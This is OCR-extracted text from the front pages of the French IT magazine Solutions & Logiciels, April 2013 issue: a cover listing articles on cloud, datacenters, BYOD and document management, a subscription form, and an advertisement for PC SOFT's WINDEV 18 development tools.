




Microsoft MVP (Windows Expert-Consumer)

Membre de Microsoft STEP

MCTS

Président Club Windows 8

www.club-windows8.com



Les outils des Décideurs Informatiques

*Vous avez besoin d'info
sur des sujets
d'administration,
de sécurité, de progiciel,
de projets ?
Accédez directement
à l'information ciblée.*

Cas clients

Actu triée par secteur

Avis d'Experts



Actus / **Événements** / **Newsletter** / **Vidéos**

LE MAGAZINE DES DÉCIDEURS INFORMATIQUES

SOLUTIONS & LOGICIELS

www.solutions-logiciels.com

AVRIL 2013 **N°38** **iT**

CLOUD
Où héberger son site web ?
p.26 

DATACENTER
Quel Datacenter, pour quelles transactions ?
p.18

MOBILITÉ EN ENTREPRISE

Maîtriser l'usage des mobiles
Le témoignage des DSIs

BYOD p.12 

SECURITÉ 

PRODUCTIVITÉ 

Nouveaux postes de travail ?

HYBRIDES p.30 

LOGICIELS
L'ère de la communication 2.0
COLLABORATIF p.44 

DÉMAT
Les grandes tendances de la gestion du document p.34 

www.solutions-logiciels.com

OUI, je m'abonne (écrire en lettres capitales)

Envoyer par la poste à : Solutions Logiciels, service Diffusion, GLIE - 17 chemin des Boulanger 78926 Yvelines cedex 9 - ou par fax : 01 55 56 70 20

1 an : 50€ au lieu de 60€, prix au numéro (Tarif France métropolitaine) - Autres destinations : CEE et Suisse : 60€ - Algérie, Maroc, Tunisie : 65€ , Canada : 80€ - Dom : 75€ Tom : 100€
10 numéros par an.

M. Mme Mlle Société

Titre : Fonction : Directeur informatique Responsable informatique Chef de projet Admin Autre

NOM Prénom

N° rue

Complément

Code postal : | | | | | Ville

Adresse mail

Je joins mon règlement par chèque à l'ordre de **SOLUTIONS LOGICIELS** Je souhaite régler à réception de facture

DÉVELOPPEZ 10 FOIS PLUS VITE


WINDEV®

ATELIER DE
GÉNIE LOGICIEL
PROFESSIONNEL

Document non contractuel. Logiciel professionnel. Le développement sur mobile est réalisé à l'aide de WINDEV Mobile. Toutes les fonctionnalités d'une application Windows peuvent ne pas être disponibles. Des fonctionnalités supplémentaires pour les mobiles sont proposées.

VERSION
EXPRESS
GRATUITE
Téléchargez-la !

DÉVELOPPEMENT D'APPLI POUR TABLETTE*: AVEC WINDEV MOBILE 18 C'EST UN JEU D'ENFANT



* IPAD, ANDROID, WINDOWS 8 & RT



VOUS AVEZ UN EXISTANT WINDEV ? IL EST PORTABLE DIRECTEMENT. RETAILLEZ LES FENÊTRES, RECOMPILEZ.

VOUS N'AVEZ PAS D'EXISTANT? DÉVELOPPEZ TRÈS TRÈS VITE VOS APPLICATIONS MOBILES AVEC WINDEV MOBILE 18, EN GÉNÉRAL QUELQUES JOURS SUFFISENT .

BASE DE DONNÉES SQL INCLUSE




« WINDEV 18 »

Atelier de développement multi-plateformes: Windows 8, RT, 7, Vista, XP..., Linux, Internet, Android, iPhone, iPad...

WINDEV Mobile 18 compile les applications mobiles. WINDEV 18 compile les applications Windows, Mac et Linux. WEBDEV 18 crée les sites Internet et Intranet.

Votre code source est unique



**DEMANDEZ VOTRE
DOSSIER GRATUIT**

260 pages - 100 témoignages - DVD
Tél: 04.67.032.032 info@pcsoft.fr

www.pcsoft.fr

Fournisseur Officiel de la
Préparation Olympique

